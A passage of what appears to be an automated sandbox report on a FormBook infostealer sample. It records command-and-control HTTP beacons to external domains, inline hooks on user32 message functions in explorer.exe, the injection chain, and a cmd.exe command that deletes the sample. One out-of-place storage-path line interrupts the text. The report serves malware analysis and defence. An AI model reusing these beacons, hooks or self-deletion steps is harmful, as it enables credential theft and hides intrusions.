6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49751	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:11:34.455173969 CET	10576	OUT	GET /uds2/?Y4spQFW=nX62fi3FGck0KYkDLbl3wNFzysJuwQN4fQs5/MCF0tdU2wk9ctHDwkR8RP5qD5uIs0RtT2NFRQ==&Ezu=VTChCL_ht2spUrl HTTP/1.1 Host: www.demenageseul.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:11:34.578423023 CET	10578	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 13 Jan 2021 20:11:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_BrexZeIznVArJdY5nYE9ATiKEnq5umVgwyMB tdz0YLTpWwztglz+HJIoUEkyZllRq7W81AgncmjqvBemHNJKjw== Data Raw: 66 66 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 42 72 65 78 5a 65 49 7a 6e 56 41 72 4a 64 59 35 6e 59 45 39 41 54 69 4b 45 6e 71 35 75 6d 56 67 77 79 4d 42 74 64 7a 30 59 4c 54 70 57 77 7a 74 67 6c 7a 2b 48 4a 49 6f 55 45 6b 79 5a 49 6c 52 71 37 57 38 31 41 67 6e 63 6d 6a 71 76 42 65 6d 48 4e 4a 4b 6a 77 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ff9<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_BrexZeIznVArJdY5nYE9ATiKEnq5umVgwyMBtdz0YLTpWwztglz+HJIoUEkyZllRq7W81AgncmjqvBemHNJKjw==" > <head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content= "width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/> </head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><! [endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascri pt">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.a sync=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49753	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:12:15.271634102 CET	10592	OUT	GET /uds2/?Y4spQFW=n2X6clJmCA05S3ZeqrcWmU9LgTYh3Xo9IMSlcPg8h+SS+WcZ+1zi1nXkqGc0mRUifak24jB buw==&Ezu=VTChCL_ht2spUrI HTTP/1.1 Host: www.concur.design Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE3
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE3
GetMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE3
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE3

Statistics

Behavior



System Behavior

Analysis Process: in.exe PID: 6496 Parent PID: 5700

General

Start time:	21:09:49
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\in.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\in.exe'
Imagebase:	0xb40000
File size:	237568 bytes
MD5 hash:	CC35BE28C18578D43849919AC1025D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.251301972.0000000002B50000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.251301972.0000000002B50000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.251301972.0000000002B50000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: in.exe PID: 6548 Parent PID: 6496

General

Start time:	21:09:51
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\in.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\in.exe'
Imagebase:	0xb40000
File size:	237568 bytes
MD5 hash:	CC35BE28C18578D43849919AC1025D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.292552692.0000000001480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.292552692.0000000001480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.292552692.0000000001480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.292256394.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.292256394.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.292256394.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.292614037.0000000001600000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.292614037.0000000001600000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.292614037.0000000001600000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A027	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 6548

General

Start time:	21:09:55
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 6264 Parent PID: 3292

General

Start time:	21:10:10
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xc30000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.599420822.0000000000830000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.599420822.0000000000830000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.599420822.0000000000830000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.598393360.0000000000430000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.598393360.0000000000430000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.598393360.0000000000430000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.598703902.0000000000530000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.598703902.0000000000530000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.598703902.0000000000530000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	44A027	NtReadFile

Analysis Process: cmd.exe PID: 5916 Parent PID: 6264

General

Start time:	21:10:14
Start date:	13/01/2021

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\in.exe'
Imagebase:	0x1240000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6428 Parent PID: 5916

General

Start time:	21:10:15
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis